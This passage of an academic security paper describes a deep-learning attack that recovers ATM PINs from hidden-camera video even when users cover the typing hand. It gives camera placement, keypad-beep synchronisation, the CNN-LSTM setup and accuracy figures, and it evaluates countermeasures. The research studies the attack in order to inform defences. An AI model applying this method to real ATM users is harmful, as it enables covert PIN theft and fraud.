Then, without loss of generality, we can discuss three main positions for the camera to provide good results. The camera can be positioned in the top left, center, or right corner. If the camera is positioned in the right corner and the person entering the PIN is right-handed, it will be easier to observe the entered digits. The same happens for the camera in the left corner and the left-handed person. However, if the camera is in the center position, it does not favor any specific setting, making it the most general setting, but it also makes it somewhat more challenging to conduct the attack than the left/right position and left/right-handed persons. We will concentrate on the top center position of the camera mounted on the chassis's front side.

4 Experimental Setting

To assess the feasibility of our attack on all the scenarios described in Section 3, we collected two datasets containing videos of people covering their typing hands while entering PINs. This section first illustrates the differences between the considered PIN pads and then describes our data collection procedure. Finally, the adopted video pre-processing, the setup used to run the experiments, and the implemented deep learning models are presented.

4.1 Devices under Test

We performed two separated data collection campaigns on two different real-world ATM metal PIN pads: DAVO LIN Model *D-8201 F* [5] (Figure 2a) and Model *D-8203 B* [6] (Figure 2b). In particular, we report the following differences between the two PIN pads:

- Model *D-8201 F* has a dimension of 100 mm x 100 mm, while Model *D-8203 B* has a metal surface of 92 mm x 88 mm and is contoured by rubber protection.

[5] https://www.davochina.com/4x4-ip65-waterproof-industrial-metal-keypad-stainless-steel-keyboard-for-access-control-atm-terminal-vending-machine-p00103p1.html

[6] https://www.davochina.com/4x4-ip65-stainless-steel-numeric-metal-keypad-with-waterproof-silicone-cover-p00126p1.html

- The horizontal key spacing is 1 mm larger between each key in Model *D-8203 B*.
- The keys of Model *D-8203 B* are harder to press and slightly taller than Model *D-8201 F*.
- For usability reasons, both the PIN pads emit a specific feedback sound (the same for all keys) when a key is pressed. The frequencies of the feedback sounds are 2 900 Hz for Model *D-8201 F* and 2 500 Hz for Model *D-8203 B*.

For the data collection, we embedded the PIN pad into a simulated ATM (see Figure 3). We chose the simulated ATM's size based on a real-world ATM [16]. In particular, the simulated ATM has a width of 60 cm, a height of 64 cm, and a depth of 40 cm. At 15 cm of height from the frame's base, we inserted a shelf to position the PIN pad and the monitor. The height of the PIN pad from the ground is 110 cm. We used three *Logitech HD C922 Pro* webcams anchored on the ATM's chassis to perform the video recording. A central webcam was placed 30 cm above the PIN pad, while the other two webcams were placed on the two top corners of the chassis 42 cm away from the PIN pad. The camera's maximum resolution is 1 080p with an acquisition rate of 30 fps. We recorded the videos with a resolution of 720p and an acquisition rate of 30 fps.



(a) *DAVO LIN Model D-8201 F*

(b) *DAVO LIN Model D-8203 B*

Figure 2: The PIN pads used in the data collection.

4.2 Data Collection

The first data collection involved 40 participants (age 38.23 ± 11.43, 24 male and 16 female). The second data collection involved 18 participants (age 29.50 ± 5.74, ten male and eight female). Both collections include right-hand participants only. All the participants gave their approval to collect and use the data by signing informed consent. All the data have been anonymized and used by the authors of this paper for research purposes only. Participants were asked to stand in front of the test ATM and cover the typing hand while entering the PIN during the experiment. The participants were left free to type as they pleased. The goal is to emulate an ATM user that is hiding the PIN, preventing possible shoulder-surfing attacks. Each participant typed 100 5-digits PINs randomly generated, divided into four sequences of 25 PINs. This split into four sequences has been performed to include short breaks in the experiments and prevent the participants from getting tired. The PINs were showed one at a time on the ATM screen: once a PIN has been entered on the PIN pad, the user had to press the enter button to move to the next PIN. We recorded a total of 5 800 random 5-digit PINs, resulting in a balanced dataset per digit. Since our study aims to reconstruct the PIN from the video sequence, regardless of the user's typing behavior and familiarity with the PIN or the PIN pad, we decided to randomize PINs rather than asking users to enter the same PIN multiple times. This approach generalizes the attack, which can be applied to mnemonic PINs and One-time Passwords (OTPs). Moreover, we collected the environmental audio (exploiting the webcam microphone) and the keylogs of the PIN pad through the USB interface during the experiment. In particular, for each digit entered, we collect both the key down and key up events. We synchronized the video recordings with the timestamp of the key events. This information was collected to build the ground truth for the conducted experiments. The dataset is available at `https://spritz.math.unipd.it/projects/HandMeYourPIN`.



Figure 3: Our experimental setup. The cameras are visible but they can be hidden into the frame of an ATM. In all other aspects, we reproduced a common ATM layout in detail.

4.3 Pre-processing Video

Once the data acquisition phase is done, we need to pre-process the videos. For each video frame, we applied the following steps: i) convert the video frames to grayscale; ii) normalize the input so that all pixel values lie in the range $[0, 1]$; iii) crop the frames by centering the PIN pad, cutting off the irrelevant part of the background; (iv) resize the image to 250 x 250 pixels. After these steps, we applied a segmentation on each PIN video to obtain sub-sequences of frames corresponding to a single keypress (e.g., 5 sub-sequences for a 5-digit PIN). We extracted the keypress's timestamp from the recorded feedback sound of the PIN pad following the

procedure explained in [8]. In particular, we filtered the audio signal using a band-pass filter, centered on the specific frequency of the feedback sound (i.e., 2 900 Hz for Model *D-8201 F* and 2 500 Hz for Model *D-8203 B*). By identifying the peaks of the filtered signal, we could detect the timestamp of the target key (TK). This allowed us to extract a set of frames in each TK neighborhood. For each TK, the maximum number of frames (full-neighborhood) consists of all the frames ranging from the key preceding the TK to the key following the TK. If the TK corresponds to the first digit of the PIN, we consider only the frames between the TK and the next keypress. Analogously, if the TK corresponds to the last digit of the PIN, the frames considered are only those between the TK and its previous keypress. Since our model requires all input samples to have the same length, we decided to keep 11 frames for each sample. This value corresponds to the average number of frames in the full-neighborhood after removing the outliers over 3σ. To keep the TK at the center of the frames' sequence, we decided to consider five frames preceding the target keypress and five frames succeeding it, for a total of 11 frames per sample (including the target frame). There are three borderline cases: the TK is the first digit in the sequence, the TK is the last digit in the sequence, and the full-neighborhood has less than 11 frames. We apply black frame padding to keep the TK at the center of the sequence for these cases. In particular, if the TK is the first digit of the pin, five black frames are added at the head of the sequence, while if TK is the last digit of the PIN, we add five black frames at the end of the sequence. Finally, if there are not 11 frames in a sequence, we pad both the head and the tail (so that the TK is at the center).

4.4 Machine Learning Setup

For our experiments, we used a machine equipped with a CPU Intel(R) Xeon(R) E5-2670 2.60GHz, 128GB of RAM, and three Tesla K20m where each GPU has 5 Gb of RAM. To implement the machine learning models, we used Keras 2.3.0-tf (Tensorflow 2.2.0) and Python 3.8.6.

4.5 Prediction Models

Our approach aims to predict which key has been pressed on a PIN pad, exploiting only the video of a user covering the typing hand with the other hand. Since we deal with sequences of images, we implemented a model using Convolutional Neural Networks (CNNs) [24] and a Long Short-Term Memory (LSTM) [15]. The CNNs perform spatial feature extraction for each frame of a sequence, while the LSTM exploits these features to extract temporal patterns for the whole sequence of frames. The output of the LSTM passes through a multilayer perceptron (MLP) and a final Softmax activation function layer with ten units (as there are ten digits). This model is known in the literature as Long-term Recurrent Convolutional Network (LRCN) [11]. In Keras [20], such architecture can be implemented using the TimeDistributed wrapper throughout all the CNNs layers, which causes the same convolutional filters to be applied to all the timesteps (i.e., the frames) of the input sequence.

We split our dataset into train, validation, and test sets. Each set's size depends on the attack scenario and is discussed in detail in Section 5. We explored different hyperparameters by using the randomized grid search. Based on a preliminary assessment, we set the ranges for specific hyperparameters (i.e., we limit the upper value for specific hyperparameters) to speed up the search. In particular, for the CNNs, we tested [3x3, 6x6, 9x9] kernel sizes. We also varied the number of convolutional layers in the range [1, ..., 4]. In the following dropout layer, we varied the dropout rates in the range $[0.01, 0.05, 0.1, 0.2]$. For the LSTM architecture, we varied the number of layers in the range [1, ..., 3], and the unit size in $[32, 64, 128, 256]$. We also assessed our network's performance using a Gated recurrent unit (GRU) instead of the LSTM. Finally, we examined the number of layers for the MLP in the range 1 to 4 and the number of units in the range $16, 32, 64, 128$. We tried two types of architectures for MLP: i) all the layers have the same number of units, ii) layers with decreasing number of units (funnel architecture), with every next layer having half the units of the previous one.

After a tuning phase, we selected a structure consisting of four convolutional layers (Conv2D in Keras) with ReLU activation functions, each followed by a pooling layer (MaxPooling2D in Keras). Three convolutional layers have a filter size of 3x3, and one (the second one) has a filter size of 9x9. Each pooling layer has a filter size of 2x2. The number of filters in the convolutional layers doubles at each layer, starting from 32 filters in the first layer, ending up at 256 filters in the fourth layer. We added a dropout layer (dropout rate 0.1) after the last pooling layer to prevent overfitting. The output is then flattened, preserving the temporal dimension to provide a sequence of temporal features to the following LSTM. A single layer LSTM with 128 units resulted in the best validation with a hyperbolic tangent activation function. Finally, for the MLP, we used four fully connected layers, with 64 units each, followed by the Softmax activation layer with ten units (i.e., the number of classes we want to predict). We used the categorical cross-entropy loss function and the stochastic gradient descent (SGD) optimizer. Finally, we set the model to evaluate the accuracy metric. We set the batch size to 16 and the learning rate to 0.1. We tested for 70 epochs since we found that the model always converged within this number of epochs. In Appendix A, we provide additional details. Our experiments indicate that the classification task we conduct is relatively difficult, and one needs to use sophisticated deep learning architecture for good results. Still, we note that the architecture we use is in line with the state-of-the-art results for hand tracking problem [17, 23]. Finally, we observed significant changes in the performance depending on the specific

hyperparameter choice, indicating a need for detailed tuning for the respective tasks.

In a real-world context, it might not be possible to reproduce precisely the experimental conditions (e.g., the camera might be rotated/tilted slightly concerning the PIN pad, or the distance to the PIN pad might not be the same). Thus, we also used data augmentation to generate synthetic measurements (20% of the training dataset) that cover more scenarios to account for such issues. In particular, we used the following video-based transformations:


- **rotation** for a maximum of 7 deg both clockwise and counterclockwise;
- **horizontal shift** for a maximum of 10% of the width;
- **vertical shift** for a maximum of 10% of the height;
- **zoom** between 0.9 and 1.1.

Synthetic samples were generated by randomly combining the transformation techniques listed above. We emphasize that data augmentation is also helpful as it makes the predictive model adaptable to different types of ATMs.

5 Experimental Results

In this section, we evaluate the performance of our approach for the three attack scenarios described in Section 2. We adopted a user-independent split strategy since, in a realistic context, the attacker does not have labeled videos of victims entering PINs. In this way, we guarantee that videos from a participant appear only once among the three sets. Moreover, since we are interested in evaluating the PINs reconstruction accuracy, we removed all non-5-digit sequences entered by mistake by participants (i.e., the "enter" key was pressed after a sequence longer or shorter than 5-digits.) The removed non-5-digits sequences account for 2.2% of the total PINs entered. We conducted the experiments on both 4-digits and 5-digits PINs. To experiment on 4-digit PINs, we removed the last digit of each 5-digit sequence in our dataset.

We define that a PIN is covered when there is no direct view of the entered keys and their surrounding. Still, we observed that some participants failed to obtain a satisfactory coverage level with the non-typing hand despite our instruction before starting the data collection. Since this study aims to infer covered PINs, we decided to exclude the videos of participants that entered badly covered PINs from the validation and test sets. In this way, the validation and test sets consist of videos of covered entered PINs, while the training is composed of videos containing both covered and badly covered PINs. Note that badly covered PINs are still difficult to "read" by simply looking at the video, so we consider such data useful in building a training set. For the test set, we aim for the most difficult scenario where PINs are properly covered. Under these assumptions, we "blacklisted" 16 participants that badly covered the PIN pad: 14 for the first data collection and two for the second data collection. These participants have been excluded from validation and test sets described in the below



(a) *Badly covered PIN that we excluded from the validation and test tests.*

(b) *Covered PIN, where there is no direct view of the pressed key and the surrounding digits.*

Figure 4: Badly covered vs. covered PINs.

scenarios [7]. In Figure 4, we provide an example of a badly covered PIN and a covered PIN.

To obtain a further indication of the quality of coverage and the difficulty of reconstructing a PIN by a human, we surveyed a random sub-sample of videos of covered PINs (Section 7). Finally, there is a question of how to predict the PIN that is not guessed correctly from the first attempt. Since we consider each digit independently, we consider a mechanism where our best guess comprises of individual best guesses (for each digit). If that PIN is incorrect, we consider the digit where the two best guesses have the smallest difference. We change that digit to the second-best guess in our PIN, and we try again. The same procedure is repeated for the third attempt if the second PIN is wrong.

1. **Single PIN pad scenario**. To evaluate the scenario where the adversary knows the target PIN pad model and owns a copy, we considered only the first data collection composed of 40 participants. We applied a user-independent split of the dataset in training, validation, and test sets with the proportions 80/10/10%.
2. **PIN pad independent scenario.** In this scenario, the adversary trains the machine learning model on a PIN pad with a similar layout to the target one. This scenario occurs when the attacker cannot obtain the same PIN pad model to collect data. Under these assumptions, we used for training and validation the first collected dataset (composed of 40 participants). We included the videos from 35 participants in the training set and the remaining 5 participants' videos in the validation set. We used the second collected dataset as the test set. We included only the videos of 16 out of 18 participants of the second data collection in the test set since two were in the group that badly covered the PIN pad.
3. **Mixed scenario.** This scenario corresponds to how the attacker owns both a copy of the target PIN pad and a PIN pad similar to the target one. In this case, we

[7] Results are in Appendix C



(a) *True digit = 7*
Pred = 7 (0.999), 4 (0.000), 8 (0.000)

(b) *True digit = 3*
Pred = 3 (0.979), 2 (0.012), 6 (0.005)

(c) *True digit = 6*
Pred = 6 (0.819), 9 (0.170), 8 (0.009)

(d) *True digit = 3*
Pred = 3 (0.809), 2 (0.092), 5 (0.069)

(e) *True digit = 3*
Pred = 2 (0.329), 3 (0.315), 6 (0.185)

Figure 5: PIN 73633 entered by a user in our test set in the *Single PIN pad* scenario. Our algorithm suggests 73632 as the most probable PIN (probability = 21.32%), 73633 as the second most probable PIN (probability = 20.43%), and 73636 as the third most probable PIN (probability = 11.96%). The algorithm predicts the correct PIN in the second attempt.

merged the two collected datasets and applied a user-independent split in training, validation, and test sets with the proportions 80/10/10%.

We begin the discussion on results by providing an example of a successful PIN attack in Figure 5. We consider the 5-digit PIN case and the *Single PIN pad* scenario. We provide an image for each digit. We give the top three digits and the corresponding accuracy values. Notice how the first and second digits are predicted correctly with high probabilities. This happens as the person sets the hand to allow an easy start of typing. Already for the third digit, we observe a significant drop in the accuracy value for the best prediction. Still, the value is significantly larger than the second-best prediction, so there are no issues in getting the correct prediction. This trend continues for the fourth digit and gets very pronounced for the last (fifth) digit. Indeed, the best guess is not correct anymore, but the second-best guess is correct (the difference in probability between those two guesses equals 0.014).

For all three scenarios, Figure 6 shows the results for the single key accuracy, while Figure 7 reports the results considering 5-digit and 4-digit PINs. Considering the single key accuracy (averaged over all digits), notice that even in the most difficult *PIN pad independent* scenario, our Top-3 accuracy reaches 63.8%, which is significantly higher than the result one would reach with random guessing (30%). At the same time, the results for the *Single PIN pad* scenario and the *Mixed* scenario are rather similar, and the Top-3 accuracy reaches up to 88.7%. Interestingly, we observe somewhat better results for Top-2 and Top-3 accuracy for *Single PIN pad* scenario than the *Mixed* scenario, which is the opposite of the results for 4-digit and 5-digit settings. We hypothesize this happens as we consider independent digits as naturally, the best results happen when the training and test are done on the same device. On the other hand, the *Mixed* scenario gives slightly better results for the PIN reconstruction scenarios as we need to consider a sequence of PINs with the movement between digits. Then, having different devices in the training set allows (slightly) better generalization.

In Figure 7a, we observe that the most difficult case is when the attacker does not have access to the same keypad as used by the victim. There, the accuracy for the Top-3 case equals 11.4%. Having access to the same type of keypad improves accuracy in Top-3 to more than 20%. Finally, considering the *Mixed* scenario, we can improve the accuracy for Top-3 to almost 30% (29.7%). Next, in Figure 7b, we present results for 4-digit PINs. The results are significantly better than for the 5-digit scenario. The lowest accuracy happens for the Top-1 *PIN pad independent* scenario setting and it equals 10.6% (cf. 6.7% for the 5-digit scenario). The highest accuracy reaches 41.1% for the Top-3 accuracy in the *Mixed* scenario.






Figure 6: Single key accuracy of our algorithm for the three considered attack scenarios. Top-N means that we guessed the digit within the *N* attempts.

In Figure 8, we depict detailed results for the digit 1. We selected this digit since heat maps for others look similar and exhibit similar dispersion. First, in Figure 8a, we show the PIN pad layout. Figure 8b gives results for the *Single PIN pad* scenario. Notice that the heat map indicates that guess 1 is the most likely one with 67% probability. The digits 4 and 3 are recognized as the second and third best guess, respectively.



(a) *5-digit PINs.*




(b) *4-digit PINs.*


Figure 7: PIN accuracy of our algorithm in the three considered attack scenarios. Top-N means that we guessed the PIN within the *N* attempts.




(a) *Layout of a generic PIN pad.*



(b) *Single PIN pad scenario.*



(c) *PIN pad independent scenario.*



(d) *Mixed scenario.*

Figure 8: Digit 1 predictions heat maps for the three considered attack scenarios.

Still, their probability is significantly lower. For the *PIN pad independent* scenario, we observe that the probabilities are more spread over all digits, which comes at the expense of a lower prediction probability for the correct digit. The second and third best guesses maintain the probabilities, indicating that Top-3 guesses are sufficient to guess a large number of PINs in the most difficult scenario. Finally, Figure 8d gives results for the *Mixed* scenario, where we see that the best guess is on the level with the *Single PIN pad* scenario. Interestingly, now the second and third best guesses are swapped compared to the previous scenarios. All the other digits have 0 or negligible probability of being the correct digit. Appendix B provides additional results for the key accuracy.

Based on our results, we provide several observations that we believe generalize beyond these experiments:

- Covering the PIN pad with the other hand is not sufficient to defend against deep learning-based attacks.
- Portability aspect (keypad differences) is quite significant, and the attacker should obtain the same type of keypad for a high probability of success in attack.
- There are three prevailing ways how users cover the typing hand: raised hand not touching the surface, hand resting on fingers and vertically covering the PIN pad, and hand resting on the side of the palm. The examples of all three covering strategies are shown in Figure 9.

Finally, Table 1 provides a comparison between our attack and several unobtrusive attacks on 4-digit PINs from the literature [8]. We divided the attacks according to the information that the attacker has: keystroke timing (KT), one digit of the victim's PIN (OD), and the thermal trace (TT) left on the PIN pad by the victim [1]. From the results, it is clear that our attack performs the best for all considered TOP-N accuracies.

Appendix C provides experiments where we: i) resize the images, ii) consider different camera positions, iii) consider setup without data augmentation, and iv) consider the training set that includes the blacklisted participants. Finally, we also provide experiments for the frame detection error (when the feedback sound is not properly synchronized).

6 Countermeasures

Different countermeasures could make the attack more difficult to succeed. For instance:

1. Longer PINs. This countermeasure would make the attack more difficult, as evident from the comparison for 4- and 5-digits PINs. This countermeasure would be relatively easy to support from a technical perspective. At the same time, it would have usability drawbacks as longer PINs take more time to type and are more difficult



(a) *Side: hand resting on the side of the palm.*



(b) *Over: raised hand not touching the surface.*



(c) *Top: hand resting on fingers and vertically covering the PIN pad.*

Figure 9: Different covering strategies using the non-typing hand.

Attacker Information Source				4-digit PINs TOP-N Accuracy (%)		
KT	**OD**	**TT**	**Our Attack**	**TOP-1**	**TOP-2**	**TOP-3**
				0.01	0.02	0.03
	§			0.10	0.20	0.30
§				0.02	0.35	0.72
§	§			3.02	3.72	4.36
		§		3.76	7.52	11.28
§		§		15.54	27.79	33.63
			§	**29.61**	**37.06**	**41.12**

Table 1: Comparison of our attack with other unobtrusive attacks on ATM PIN pads. Note that we need to extract the frame for our attack, while for KT, one needs to use the timestamp, which is more precise information.

to remember.

2. Virtual and randomized keypad. Instead of using a mechanical keypad, one could consider using a touchscreen where the digits are randomized. More and more ATMs (but not PoS) have this feature, so implementing it would not be too difficult. Unfortunately, we believe this would seriously damage the usability aspect as people are accustomed to digits occurring in the natural sequence, and any changes would probably result in wrongly entered PINs.
3. Screen protectors. On many ATMs, there are already various types of screen protectors that occlude the typing hand. To maintain usability, many screen protectors are short and will not cover the whole typing hand. Making the screen protectors larger would impair usability as it will become more difficult for the user to read the keypad. This countermeasure is potentially not easy to deploy as it requires physical changes to the ATMs.

Next, we analyze how a PIN shield could affect the performance of our attack. We simulated the presence of the shield by applying a black patch to cover the PIN pad. In Table 2 we report the performance of our attack in the *Mixed* scenario, applying four different levels of coverage (Figure 16, Appendix C). The coverage of the PIN pad is larger than the percentage shown in Figure 16 since the coverage given by the non-typing hand is not included in the given percentage. The results show that our attack remains effective even when 75% of the PIN pad is covered, while the performance decays significantly beyond this level of coverage. As such, it becomes clear that our deep learning attack uses information about the whole hand position and movement, and not only the tip of the fingers. Since the last row of the PIN pad has only one number (0), 100% coverage has poor attack results not only because of hiding all the numbers on the keypad but due to hiding of proximal interphalangeal, metacarpophalangeal, and carpometacarpal joints of the fingers. Thus, only PIN shields that offer full PIN pad coverage can be considered effective countermeasures to our attack.

Coverage percentage	**Key accuracy**	**PIN TOP-3 accuracy**
25%	0.54	0.22
50%	0.55	0.22
75%	0.50	0.17
100%	0.33	0.01

Table 2: PIN shield experiments.

We provide additional results with different covering strategies (`Side`, `Over`, and `Top`) in Appendix C. Those results again show that covering the PIN pad from the `Side` gives insufficient protection. On the other hand, using the `Over` strategy significantly decreases the key accuracy and PIN accuracy.

7 Deep Learning vs. Humans

If an attacker has direct visibility of the PIN pad, reconstructing a PIN from a video can be considered a trivial task. One of

the classic countermeasures to the so-called shoulder-surfing attacks is to cover the hand entering the PIN with the non-typing hand. In this way, the victim obstructs the attacker by removing the direct visibility of the keypad. We designed a questionnaire to evaluate how much the covering with the non-typing hand effectively prevents the PIN reconstruction.

7.1 Methodology

The questionnaire consists of 30 videos of people entering 5-digit PINs by covering the PIN pad with the non-typing hand as we noticed that for longer questionnaires, the participants' attention significantly goes down toward the end. For each video, the participants had to indicate the three most likely PINs in their opinion.

To assess human and model performance on both the PIN pads, we decided to use the test set of the *Mixed* scenario (i.e., the only one including both PIN pads). Since the test set was balanced in terms of samples per user, we randomly selected five PINs for each of the six users in the test set. We extracted 30 videos corresponding to the selected PINs from our dataset. We kept the original resolution of 720p and the original audio track containing the feedback sound emitted by the PIN pad for each video. The feedback sound helps the participants to recognize when a digit is entered. To avoid bias in the answers, we randomized the order of the videos in the questionnaire. Moreover, the participants were free to modify all their answers until the final submission. We did not apply any particular restriction to the participants during the filling of the questionnaire. In particular, there were no time restrictions to complete the task. The participants could freely apply the strategy they prefer to infer the PIN (e.g., write down the digits, pausing the video, restart the video any number of times, use the slow-motion option). Finally, we provided the users with the layout of the PIN pad.

To evaluate if people with specific knowledge about the task achieve a better performance, we pre-trained a group of participants. Specifically, we provided participants with a new set of 20 videos of users typing PINs by covering the PIN pad with the non-typing hand and the corresponding typed PIN. To make the training more effective, we decided to provide participants with videos of users included in the questionnaire (none of the videos are present in both training and questionnaire). Additionally, the questionnaire had suggestions on what to pay special attention. For a participant to be considered trained, the complete viewing of all 20 videos is required. In addition, trained participants could also watch the training videos while filling the questionnaire.

7.2 Evaluation and Discussion

A total of 78 distinct participants took part in our questionnaire experiment. In particular, 45 participants (14 female age 34.1 ± 10.4 years and 31 male age 29.7 ± 8.3 years) completed the experiment without any training, while 33 participants (10 female age 29.1 ± 3.3 and 23 male age 29.3 ± 5.6) completed the experiment after the training session. None of the questionnaire participants took part in the two data collections described in Section 4.2.

The proposed questionnaire's goal is twofold: i) investigate how effective the hand coverage is in preventing a PIN from being inferred by a human, and ii) compare the performance of our deep learning approach with that of a human. Although the coverage of the PIN pad provides an obstacle to the immediate identification of the typed PIN, a human can exploit various information (both local and global) to reduce the probability space about where to look for the entered PIN:

- Knowing the keys' spatial positioning thanks to the given layout of the target PIN pad.
- Understanding which finger pressed the key from the movements of the hand.
- Evaluating the topological distance between two consecutive keys from the feedback sound emitted by the PIN pad. Specifically, two topologically close keys have temporally close sound feedback [8].
- Excluding keys based on the non-typing hand coverage.
- Guessing the finger position based on the hand displacement between the insertion of a key and the next one.
- Deducing the fingers' position of the covered hand.

Although a human can exploit this information, the PIN pad coverage still partially prevents PIN reconstruction. In particular, the participants in our questionnaire could reconstruct on average (of both trained and non-trained humans) only 4.49% of the PINs entered in the videos on the first attempt and 7.92% within three attempts. The performance increasing between Top-1 and Top-3 accuracy suggests a certain ability in estimating the neighborhood of the keys pressed. This ability is also highlighted in Figure 11a, where the probability distribution shows how the error decreases with the increase of the topological distance from the target key. The heat maps for other keys look similar and exhibit similar dispersion.

Unlike humans, our algorithm focuses on target key classification and then reconstructs the entire PIN sequence. To compare the model's performance to that of humans on the same task, we evaluated our algorithm's accuracy on the videos included in the questionnaire. Recall that the questionnaire's videos are a sub-sample of the *Mixed* scenario test set, and therefore were not used in the model training phase. As reported in Figure 10, our model performs better than humans in all Top-N accuracy scenarios. To evaluate if our algorithm performance and humans' performance in reconstructing 5-digit PINs are statistically different, we applied a series of Chi-square tests [27]. The Chi-square test resulted significant for all Top-1 ($\chi^2 = 14.19, p < 0.001$), Top-2 ($\chi^2 = 15.84, p < 0.001$), and Top-3 ($\chi^2 = 21.37, p < 0.001$) accuracy values for non-trained humans. In particular, our model outperforms humans showing a four-fold improvement in reconstructing a PIN in three attempts. Similarly, for trained





Figure 10: Comparison between human (non-trained and trained) and deep learning model performance in the subset of videos included in the questionnaire. Top-N means that participants guessed the PIN within the N attempts.



(a) *Humans.* (b) *Mixed* scenario model.

Figure 11: Digit 4 predictions heat maps for the videos included in the questionnaire. We report an example from non-trained humans, since the heat maps for both non-trained and trained human are similar.

humans, the Chi-square test resulted significant for all Top-1 ($\chi^2 = 16.12, p < 0.001$), Top-2 ($\chi^2 = 20.83, p < 0.001$), and Top-3 ($\chi^2 = 28.88, p < 0.001$) accuracy values.

This result comes from the difference in performance in the classification of single keys. The human average accuracy (considering both human data collections) on single key classification equals 0.351, approximately half compared to the model key accuracy of 0.687. The comparison of Figures 11b and 11a shows how the error in identifying a digit is significantly higher for humans, justifying why the increase in Top-2 and Top-3 PIN accuracy is greater for our algorithm. Finally, comparing trained and non-trained humans, the Chi-square test reported no significant differences with $p > 0.1$ for all Top-1, Top-2, and Top-3 accuracy values. This means that training does not improve a human's ability to identify a PIN within three attempts. Potentially, either a longer training could be required, or additional feedback from an expert should be provided to improve the performance. Appendix B provides additional results for the comparison between our deep learning model and human performance.

8 Related work

Side-channel attacks specifically target the information gained by the implementation of a system [26]. Most of the time, these attacks exploit channels like sound [13], timing [22], power consumption [21], and electromagnetic emanations [4] to learn the system's secrets in use. In [22], the authors managed to crack RSA keys by carefully timing the operations performed by the key-generating algorithm. Another example of a timing attack is reported in [32], where the authors measured the timing between keystrokes in interactive SSH sessions in an attempt to retrieve the typed passwords.

Human behavior can also be defined as a side-channel of a system, especially if the analyzed behavior directly results from the system's requirements. In [3], the authors analyzed the hand movements of people typing on a keyboard and, by using basic computer vision techniques, they tried to reconstruct the text being typed. In [31], the authors again analyzed the finger motion during the PIN-entry process on smartphones. They showed that 50% of the 4-digit PINs could be retrieved in just one attempt. Different from our work, where the target of the attack is a physical PIN pad, in [31], the attackers could also exploit more information. In particular, the users typed the PIN using only one finger, and the attacker knew the finger the users are typing. The different contexts and assumptions make the works substantially different. In [33], the authors presented a side-channel attack on tablets, consisting of analyzing the backside movements of the tablet itself to infer what is being typed by the victim. To do so, they selected some peculiar features of the backside of the tablets (e.g., logos, side-buttons) and analyzed their movement throughout the frames to understand what area of the virtual keyboard is being pressed. Similarly, in [34], the authors presented an attack to infer the pattern lock of mobile devices from videos. Different from our approach, in [34], the attacker required a vision of the user's fingertip while drawing the pattern and a part of the device.

